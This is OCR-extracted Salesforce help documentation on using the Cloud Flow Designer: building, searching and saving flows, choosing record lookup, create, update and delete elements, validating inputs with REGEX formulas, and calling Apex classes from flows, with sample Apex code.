
Tour the Cloud Flow Designer User Interface

Before you use the Cloud Flow Designer to design flows, understand the tool's main components.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Button Bar (1)

Manage your flow as you build it.

- **Run** runs the most recent saved version of the flow that you have open. If the flow contains subflow elements, each subflow runs the active version of its referenced flow. If the referenced flow has no active version, then the subflow element runs the latest version of its referenced flow.
- The status indicator on the right side displays whether:
  - The flow is active or not
  - The latest changes to the flow are saved or not
  - There are any warnings or errors in the last saved version of the flow

    To see a list of the warnings or errors, click the indicator.

Canvas (2)

The canvas is the working area, where you build a flow by adding elements. As you add elements to the canvas and connect them together, you see a visual diagram of your flow.

Palette Tab (3)

Add new elements, like Screens and Record Creates, to your flow from the Palette tab.

Resources Tab (4)
Create resources, like a variable or formula, to use in your flow from the Resources tab.

Explorer Tab (5)
The Explorer tab is a library of all elements and resources that you've added to the flow.

SEE ALSO:

Flow Properties

Manage Flow Elements, Resources, and Connectors

Search Within the Palette

Search Within a Flow

Search Within a Flow

As a flow grows and becomes more complex, it becomes more challenging to find things within it. The Cloud Flow Designer offers tools for quickly finding flow elements and resources.

Open the flow in the Cloud Flow Designer. Then find an element or resource in the flow by using one or more of the following options.

- On the Explorer tab, enter search text.
  The Explorer tab displays only the elements and resources whose properties contain the entered text.
- Filter the Explorer tab contents to one type of element or resource by clicking .
  To remove the filter, click and select **SEARCH ALL**.
- Dim all visible elements on the canvas other than the results by selecting **Highlight Results on Canvas**.
- Zoom in and out as desired using the controls near the top right corner of the canvas area.
- To see the location of an Explorer item on the canvas, complete one of the following procedures.
  If the Explorer item is a canvas-visible element or a screen field:
  1. Hover over the item on the Explorer tab.
  2. Click .

  If the Explorer item is a resource that doesn't appear on the canvas:
  1. Click the item on the Explorer tab.
  2. Click the Usage tab in the Description pane.
  3. Hover over an element listed on the Usage tab.
  4. Click its .

  The canvas shifts to display the element and momentarily highlights it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:
- "Manage Force.com Flow"

SEE ALSO:

Tour the Cloud Flow Designer User Interface

Search Within the Palette

As you add more flows, actions, and Apex classes to your organization, it becomes more challenging to find a specific item in the Palette. You can, however, search in the Palette to quickly find the right element for your flow.

From the Palette tab, use the following options to find a specific item.

- Next to , enter search text.
  The Palette displays only the items that contain the entered text.
- To filter the Palette tab contents to one type of element, click and select what you want to see.
- To remove the filter, click and select **SEARCH ALL**.

SEE ALSO:

Tour the Cloud Flow Designer User Interface

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Set a Flow's Start Element

Before you can save a flow, indicate which element to execute first.

1. Hover over the starting element in your flow.
2. Click .

SEE ALSO:

Save a Flow

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Save a Flow

After you create a flow in the Cloud Flow Designer, you have some options for saving the flow.

Initial save
When you save a new flow for the first time, a dialog box appears. Enter values for each of the flow's properties. Once you save the flow, the unique name can't be changed.

Quick save
After you've saved a flow once, the **Save** button works as a quick-save, overwriting your previous work. However, the **Save** button doesn't work when editing active flows. To save your changes as a new version or new flow, use **Save As**.

Save As
After you've saved your flow once, this button is enabled with two options:

- **Save as new flow** opens a dialog box where you can input a new name, unique name, and description, then save your changes as an entirely new flow.
- **Save as new version** saves the flow as a new version of the current flow. Use this option if you want to change a flow and keep the old configuration as a backup.

  Each flow can have up to 50 versions. You can't update the unique name when you save a new version.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

When saving a flow or flow version:

- If you have the flow detail page open in one browser tab, then edit a version in another tab, before you run the edited version:
  1. Save the version.
  2. Close the Cloud Flow Designer.
  3. Refresh the flow detail page in the first tab.
- If you've changed the flow properties and for some reason the flow fails to save, the flow properties don't revert to the previous values.

SEE ALSO:

Cloud Flow Designer

Activate or Deactivate a Flow Version

Common Flow Tasks

A handful of tasks are common to multiple flow use cases. For example, you can define conditions in both Decision and Wait elements.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Manage Flow Elements, Resources, and Connectors
Customize your flow by adding, editing, or removing elements, resources, and connectors.

Working with Salesforce Records in a Flow
The real power of a flow is that it can automate updates to your organization's records. In a flow, you can automatically look up values from records, create records, update records, delete records—the whole shebang!

Validate Users' Inputs with Flow Formulas
Just like with regular validation rules, you can validate what users enter in flow screens.

Define Flow Conditions

Control when a flow takes a specific decision outcome or waits for a specific wait event.

Define the Path That a Flow Takes

Identify which elements the flow executes and in what order by connecting the elements on your canvas together.

Customize What Happens When a Flow Fails

If your flow contains an element that interacts with the Salesforce database—such as a Record Update or Submit for Approval element, it can fail. Modify the default behavior by adding fault paths to all elements that can fail.

Manage Flow Elements, Resources, and Connectors

Customize your flow by adding, editing, or removing elements, resources, and connectors.

	Add	Edit	Remove
Element	Drag from the Palette tab and drop it on to the canvas.	Double-click, or hover over it and click .	Hover over it and click .
Resource	From the Resources tab, double-click.	From the Explorer tab, double-click or hover over it and click .	From the Explorer tab, hover over it and click .
Connector	Click the node at the bottom of an element on the canvas and drag a line anywhere onto the target element.	n/a	Select it and press the DELETE key.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

SEE ALSO:

Flow Elements

Flow Resources

Flow Connectors

Working with Salesforce Records in a Flow

The real power of a flow is that it can automate updates to your organization's records. In a flow, you can automatically look up values from records, create records, update records, delete records—the whole shebang!

For each of those operations, the Cloud Flow Designer offers at least two elements to choose from. Review the following topics to understand the differences between those elements and decide which one is best for your use case.

Tip: Be familiar with the API names for the objects and fields that you want to work with. The Cloud Flow Designer displays API names instead of labels.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Pull Values from Salesforce Records into a Flow

Before you can use information from your Salesforce records in a flow, pull that information into variables in your flow. Use either a Record Lookup element or a Fast Lookup element. The right element depends on what the rest of your flow is doing.

Create Salesforce Records from a Flow

To create Salesforce records, use either the Record Create, Quick Action, or Fast Create element. The right element depends on what the rest of your flow is doing.

Update Salesforce Records from a Flow

To update field values on existing Salesforce records, use either the Record Update, Quick Action, or Fast Update element. The right element depends on what the rest of your flow is doing.

Delete Salesforce Records from a Flow

To delete Salesforce records, use either the Record Delete or Fast Delete element. The right element depends on what the rest of your flow is doing.

Pull Values from Salesforce Records into a Flow

Before you can use information from your Salesforce records in a flow, pull that information into variables in your flow. Use either a Record Lookup element or a Fast Lookup element. The right element depends on what the rest of your flow is doing.

Alternatively, pass values in from an element that interacts with the Salesforce database—such as the ID of the post created by a Post to Chatter element.

Example: You need to email a given account's owner. To do so, the flow needs to know the email address and name of that user.

To pull values into a flow from records in your organization, use either the **Record Lookup** or **Fast Lookup** element in the Cloud Flow Designer.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How do I choose between flow lookup elements?

The two flow lookup elements are pretty similar. This table summarizes the two main differences between them.



	Can store values in ...	To map field values to flow variables ...	Number of records it looks up
Record Lookup	• Variables • sObject variables	1. Identify each field that you want to store. 2. For each field, identify a flow variable to store that specific value in. Because you directly map each field value to a variable, you get more granularity with this element. However, with more granularity comes more clicking.	Exactly one.
Fast Lookup	• sObject variables • sObject collection variables	1. Identify the flow variable in which you want to store all field values. 2. Identify the fields whose values you want to store in that flow variable.	If an sObject variable: one. If an sObject collection variable: at least one.

Unless you want to map each field to a variable with fewer mouse clicks, it can be hard to choose between the two elements. To choose the right lookup element, figure out what type of variable you need to store the values in.

- To store the values in a single-value non-sObject variable, use the Record Lookup element.
- To store the values in an sObject collection variable, use the Fast Lookup element.
- To store the values in a single-value sObject variable, it's your choice. (Fast Lookup might save you some clicks!)

Tip: It's best practice to use Fast elements whenever possible, so that you save your org's limits. For more information, see Flow Bulkification in Transactions.

Example: Here's how you'd store a user's email and name by using each of the lookup elements.

Record Lookup	
Fast Lookup	

SEE ALSO:

Flow Fast Lookup Element

Flow Record Lookup Element

Working with Salesforce Records in a Flow

Create Salesforce Records from a Flow

To create Salesforce records, use either the Record Create, Quick Action, or Fast Create element. The right element depends on what the rest of your flow is doing.

Example: When the customer's satisfaction score drops below a certain number, automatically create a case.

To create one or more Salesforce records, your flow:

1. Identifies the field values for the new records.
2. Saves those changes to the Salesforce database. (In other words, until the changes are saved to the database, the changes exist only within the flow.)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How do I choose between flow elements that create records?

The main difference between create elements lies in how many records the element can create and how it knows the field values to apply.

I need to create more than one record at a time.

To create more than one record at a time, use a Fast Create element with an sObject collection variable. It's best practice to use Fast elements whenever possible, so that you stay within your org's limits. For more information, see Flow Bulkification in Transactions.

Record Create and Quick Action elements can create only one record at a time. Fast Create elements can create either one record (if using an sObject variable) or multiple records (if using an sObject collection variable).

I need to create exactly one record.

If you've already populated an sObject variable with the values you want your record to have, use a Fast Create element.

If you want to use a combination of the values from an sObject variable and values from other resources (like single-value variables or screen input fields), use either a Record Create or Quick Action element. Those two elements differ in these ways.

- Which fields are available in the elements
- Whether the element provides any required fields for the object
- Whether the element lets you store the new record's ID

  Storing the ID is useful, for example, if you create an account and then want to create a contact that's associated with that account (which you obviously need the ID for).


	Field Availability	Required Fields	New Record ID
Record Create	Every field on the object. You manually select the object and every field you want to have a value.	Not indicated	Lets you store the ID of the created record to use later in your flow.
Quick Action (of type Create)	Only fields that are included in the Quick Action layout. If you supplied default values for certain fields when you created the quick action, those values are used when the record is created.	Indicated Requiredness is based on what's marked required in the quick action layout.	Doesn't let you store the created record's ID for use later.

Tip: Use the Quick Actions element when all these statements are true.

1. The action is of type Create.
2. The action's layout includes all the fields that you want to update.
3. You don't need to reference the new record's ID later in the flow.

Otherwise, use the Record Create element.

Example: Here's how you'd create a case when a customer's satisfaction score is too low by using each of the create elements.

Record Create	 You can set any field on the record, but the Record Create element doesn't know which fields are required for this object.
Fast Create	 Assumes {!svarCase} is already populated with the right fields.
Quick Action (of type Create)	 These four fields are the only fields that you can set for this element, because they're the only ones available from the action layout. Contact ID is required by the associated action layout, so it's required in this element.

SEE ALSO:

- Flow Fast Create Element
- Working with Salesforce Records in a Flow
- Flow Quick Action Element
- Flow Record Create Element

Update Salesforce Records from a Flow

To update field values on existing Salesforce records, use either the Record Update, Quick Action, or Fast Update element. The right element depends on what the rest of your flow is doing.

Example: On an opportunity record, when a user clicks the "Won" button, a flow updates the opportunity's stage.

To update fields on one or more existing Salesforce records, your flow:

1. Identifies the records to update.
2. Identifies the new field values for those records.
3. Saves those changes to the Salesforce database. (In other words, until the changes are saved to the database, the changes exist only within the flow.)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How do I choose between flow elements that update records?

The main difference between the elements lies in these areas: how it knows which records to update, how it knows the new field values to apply, and how many records it can update.

Quick Action elements can update only one record at a time, while Record Update and Fast Update elements can update multiple records.

	To identify records to update	To identify new field values for the records	Number of records it updates
Record Update	In the same element, use filter criteria.	In the same element, map each field that should be updated with a variable or other resource. All resources are supported, so long as the resource's data type matches the selected field's data type.	At least one.
Quick Action	Populate a single-value variable with the ID in another element. Use this ID for the Related Record ID parameter.	In the same element, map each field that should be updated with a variable or other resource. All resources are supported, so long as the resource's data type matches the selected field's data type.	Exactly one.
Fast Update	Populate an sObject variable or sObject collection variable in another element	In another element, such as an Assignment element, update the values in the sObject variable or sObject collection variable.	If an sObject variable: one. If an sObject collection variable: at least one.

If the following statement is true, use a Fast Update element:

- You've already populated an sObject variable or sObject collection variable with the values you want:

  Tip:



  - You can always update the field values in an sObject variable or sObject collection variable by using an Assignment element.
  - It's best practice to use Fast elements whenever possible, so that you save your org's limits. For more information, see Flow Bulkification in Transactions.

If all the following statements are true, use a Quick Action element:

- You need to update exactly one record
- You've already populated a variable with the record's ID
- The Quick Action's layout includes all the fields you need to update

If any of those statements aren't true, use a Record Update element.

Example: Here's how you'd update an opportunity's stage by using each of the update elements.

Record Update	 You can update any field on the record, but the Record Update element doesn't know which fields are required for this object.
Fast Update	 Assumes {!svarOpportunity} is already populated with the right fields.
Quick Action (of type Update)	 These three fields are required by the associated action layout, so they're required in this element. Related Record ID identifies which opportunity to update.

SEE ALSO:

- Flow Fast Update Element
- Flow Record Update Element
- Flow Quick Action Element
- Working with Salesforce Records in a Flow

Delete Salesforce Records from a Flow

To delete Salesforce records, use either the Record Delete or Fast Delete element. The right element depends on what the rest of your flow is doing.

Example: When a customer accepts a quote, automatically delete the remaining quotes from the opportunity.

To delete one or more records, your flow:

1. Identifies the records that to delete.
2. Saves those changes to the Salesforce database. (In other words, until the changes are saved to the database, the changes exist only within the flow.)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How do I choose between flow elements that delete records?

The main difference between elements lies in how the element knows which records to delete.


	To identify records to delete
Record Delete	In the same element, use filter criteria.
Fast Delete	In another element, populate an sObject variable or sObject collection variable with the ID of the record to be deleted.

If you've already populated an sObject variable or sObject collection variable with the records you want to delete, use a Fast Delete. (sObject collection variables are supported for record deletion only with a Fast Create element.) It's best practice to use Fast elements whenever possible, so that you save your org's limits. For more information, see Flow Bulkification in Transactions.

If you haven't yet identified which records to delete or you've stored the IDs in non-sObject resources—such as a single-value variable—use a Record Delete element. sObject collection variables aren't supported for this element.

Example: Here's how you'd delete remaining quotes from an opportunity by using each of the delete elements.

Record Delete



The flow finds all quotes that are associated with a specific opportunity and haven't been approved, and then deletes them.

Fast Delete	 Assumes {!svarQuotesUnnecessary} is already populated with the IDs of the quotes to delete. The flow deletes all records whose IDs are included in that variable.

SEE ALSO:

- Flow Fast Delete Element
- Flow Record Delete Element
- Working with Salesforce Records in a Flow

Validate Users' Inputs with Flow Formulas

Just like with regular validation rules, you can validate what users enter in flow screens.

- The formula expression must return a Boolean value (`TRUE` or `FALSE`).
- If the expression evaluates to `TRUE`, the input is valid. If the expression evaluates to `FALSE`, the error message is displayed to the user.
- If the user leaves the field blank and the field isn't required, the flow doesn't validate the field.

When you configure a screen input field:

1. In the Input Validation section, select `Validate`.
2. Define the values allowed for the field by entering a Boolean formula expression.

   Note:

   - The formula expression must return a Boolean value.
   - If the formula expression evaluates to `TRUE`, the input is valid.
   - If the formula expression evaluates to `FALSE`, the error message is displayed to the user.
   - If the user leaves the field blank, and the field is *not* required, the flow doesn't validate.

3. Customize the error message that appears if the user's input fails validation.

   Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Example:

- Validate the format of an email address:

```
REGEX({!Email_Address},"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\\.[a-zA-Z]{2,4}")
```

- Validate the format of a zip code:

```
REGEX({!Zipcode},"\\d{5}(-\\d{4})?")
```

Define Flow Conditions

Control when a flow takes a specific decision outcome or waits for a specific wait event.

Before you begin, create the Decision or Wait element to add conditions to. To add conditions to a wait event, select **Wait for this event only if additional conditions are met**.

1. Set up the conditions.

At run time, the conditions are evaluated in the order you specify.

Column Header	Description
`Resource`	Flow resource whose value you want to evaluate.
`Operator`	The available operators depend on the data type selected for `Resource`. For details, see Operators in Flow Conditions on page 5156.
`Value`	The `Variable` and `Value` in the same row must have compatible data types. Options: • Select an existing flow resource, such as a variable, constant, or user input. • Select CREATE NEW to create a flow resource. • Manually enter a literal value or merge field. Note: When you add or subtract a number from a date value, the date adjusts in days, not hours.

2. Identify the logic between the conditions.

Option	Description
`All conditions must be true (AND)`	If one of the conditions is false, the flow evaluates the next outcome's conditions.
`One condition must be true (OR)`	If one of the conditions is true, the flow immediately takes this outcome's path.
`Advanced logic (Combination of ANDs and ORs)`	Custom logic. When you select this option, provide the customized `Logic` by entering a text string. Use: • Numbers to refer to each condition • AND or OR to identify whether all or just one of the conditions must true • Parentheses to group parts of the string together Tip: If you enter *AND*, it's the same as if you selected **All conditions must be true (AND)**. If you enter *OR*, it's the same as if you selected **One condition must be true (OR)**. If you enter any other logic, make sure that you include a number for each condition.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Option	Description
	For example, for `1 AND (2 OR 3)`, the flow evaluates whether the first condition is true and either the second or third condition is true.

SEE ALSO:

- What Are Waiting Conditions?
- Flow Wait Element
- Flow Decision Element

Send Email from a Flow

To send email from your flow, either call an email alert workflow action or create the email in the flow.

Email Alert element
Sends an email by using a workflow email alert to specify the email template and recipients. The flow provides only the record ID.

Send Email element
Sends an email by manually specifying the subject, body, and recipients in the flow.

SEE ALSO:

- Flow Elements

Invoke Apex Code from a Flow

The Cloud Flow Designer comes with a lot of functionality, but sometimes your flow needs to do more than the default elements allow. In that case, call an Apex class from your flow by using one of two flow elements: Apex Plug-in and Call Apex.

Developers have two options when they're trying to make an Apex class available for a flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

While the `Process.Plugin` interface supports customizing how the class appears in the palette, the `@InvocableMethod` annotation provides more functionality. The following table describes the features supported by each option.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

	`Process.Plugin` **Interface**	`@InvocableMethod` **Annotation**
Apex data type support	Doesn't support: • Blob • Collection • sObject • Time	Doesn't support: • Generic Object • Generic sObject • Sets • Maps • Enums

	`Process.Plugin` **Interface**	`@InvocableMethod` **Annotation**
		The Cloud Flow Designer doesn't support mapping an Apex method's input or output parameters to an sObject collection variable.
Bulk operations	Not supported	Supported
Element name in the Cloud Flow Designer	Class name or the value of the `name` property.	Class name
Reusability	Classes with this interface implemented are available in flows	Classes with this annotation implemented are available in: • Flows • Processes • Rest API
Section in the Cloud Flow Designer	Apex Plug-in or the value of the `tag` property.	Apex
More Details in the *Force.com Apex Code Developer's Guide*	Passing Data to a Flow Using the `Process.Plugin` Interface	`InvocableMethod` Annotation and `InvocableVariable` Annotation

Example: To illustrate the difference between these two implementation methods, here are two classes that do the same thing: get an account name from a flow and return that account's ID.

This class implements the `@InvocableMethod` annotation.

```
global class lookUpAccountAnnotation {
   @InvocableMethod
   public static List<String> getAccountIds(List<String> names) {
      List<Id> accountIds = new List<Id>();
      List<Account> accounts = [SELECT Id FROM Account WHERE Name in :names];
      for (Account account : accounts) {
         accountIds.add(account.Id);
      }
      return accountIds;
   }
}
```

This class implements the `Process.Plugin` interface.

```
global class lookUpAccountPlugin implements Process.Plugin {

   global Process.PluginResult invoke(Process.PluginRequest request) {
      String name = (String) request.inputParameters.get('name');
      Account account = [SELECT Id FROM Account WHERE Name = :name LIMIT 1][0];

      Map<String,Object> result = new Map<String,Object>();
```

```
        result.put('accountId', account.Id);
        return new Process.PluginResult(result);
    }

    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'Look Up Account ID By Name';
        result.Tag = 'Account Classes';
        result.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
                new Process.PluginDescribeResult.InputParameter('name',
                Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
            List<Process.PluginDescribeResult.OutputParameter>{
                new Process.PluginDescribeResult.OutputParameter('accountId',
                Process.PluginDescribeResult.ParameterType.STRING)
                    };
        return result;
    }
}
```

Notice that `lookupAccountAnnotation` is less than half the length (11 lines) of `lookupAccountPlugin` (28 lines). In addition, because the annotation supports bulk operations, `lookupAccountAnnotation` performs one query per batch of interviews. `lookupAccountPlugin` performs one query per interview.

SEE ALSO:

Flow Elements

View Inputs and Outputs of Other Referenced Flow Versions

While configuring a subflow element, view the variables of a specified version of the referenced flow. Doing so lets you configure draft master and referenced flows at the same time.

From a subflow element, you can assign values to only the referenced flow's variables that allow input access. Similarly, you can assign values from only the referenced flow's variables that allow output access. The `Input/Output Type` of the variable determines this access. To change the variable's `Input/Output Type`, open the referenced flow to edit the variable.

By default, this drop-down list contains the variables of the currently active version of the referenced flow. If the referenced flow has no active version, the drop-down list contains the variables of the *latest* version of the referenced flow.

To populate the drop-down lists with the variables of another version of the referenced flow, complete the following steps. Do the same to view the descriptions of the referenced flow's variables.

1. On the subflow overlay, expand the `Input/Output Variable Assignments` section.
2. Click **View input/output of other versions**.
3. Use one or more of the following options.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Option	Description
Select a `Version` number in the left pane.	The Inputs and Outputs tabs display the variables in the selected version of the referenced flow.
Select the **Inputs** tab or the **Outputs** tab.	The tab displays: • The variables available for input or output assignment in the selected `Version` of the referenced flow. • The data type of each variable. • The description, if any, of each variable.
Click **OK**.	The subflow overlay's drop-down lists for selecting the referenced flow's variables are populated with the variables of the selected `Version` of the referenced flow.

When you configure subflow input and output assignments, you can specify variables from any version of the referenced flow. This way, you can develop both the master flow and referenced flow in parallel, while keeping another version of the referenced flow active for its users. When you *save* the master flow, however, the Cloud Flow Designer validates against the currently active version of the referenced flow. If that flow doesn't have an active version, the latest version is validated. If you see validation messages about variables that couldn't be found or that were configured differently in the referenced flow, you can still save the flow. Nevertheless, resolve all validation errors before you *activate* the master flow.

SEE ALSO:

Flow Subflow Element

Clone Records with a Fast Create Element

A flow can clone records in your org. First, populate an sObject variable with an existing record's values. Identify fields that the running user can't edit, and map all remaining fields to another sObject variable. Then use the second sObject variable in a Fast Create element to clone the record.

Before you begin, review Which Fields Are Inaccessible When a Flow Creates or Updates Records?

1. Populate an sObject variable with the values from the existing record.
   For example:
   - Look up the record with a Fast Lookup element.
   - Obtain the record from a Flows action in a process.
2. In an Assignment element, copy the writable field values to a new sObject variable.

   Note: Make sure that `Id` isn't set in the new variable.
3. Add a Fast Create element to your flow. Select the new sObject variable to populate the values of the new clone record.

SEE ALSO:

Copy Field Values from One sObject Variable to Another

Flow Fast Create Element

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:
- "Manage Force.com Flow"

Add Values to a Collection Variable

After you create a collection variable, populate it with values to reference throughout your flow. You can't use a Record Lookup or Fast Lookup element to populate a collection variable, but there are some workarounds.

To use values from outside the flow, set the collection variable's `Input/Output Type` to "Input" and then use URL parameters, Visualforce controllers, or subflow inputs. When the values are coming from outside the flow, the values can be set only at the start of the flow interview.

To add values that are stored in...	Do this...	For more information
A screen field	Add the field's entered or stored value to a collection variable by using an Assignment element	• Choice fields • Input fields • Output fields • Assignments
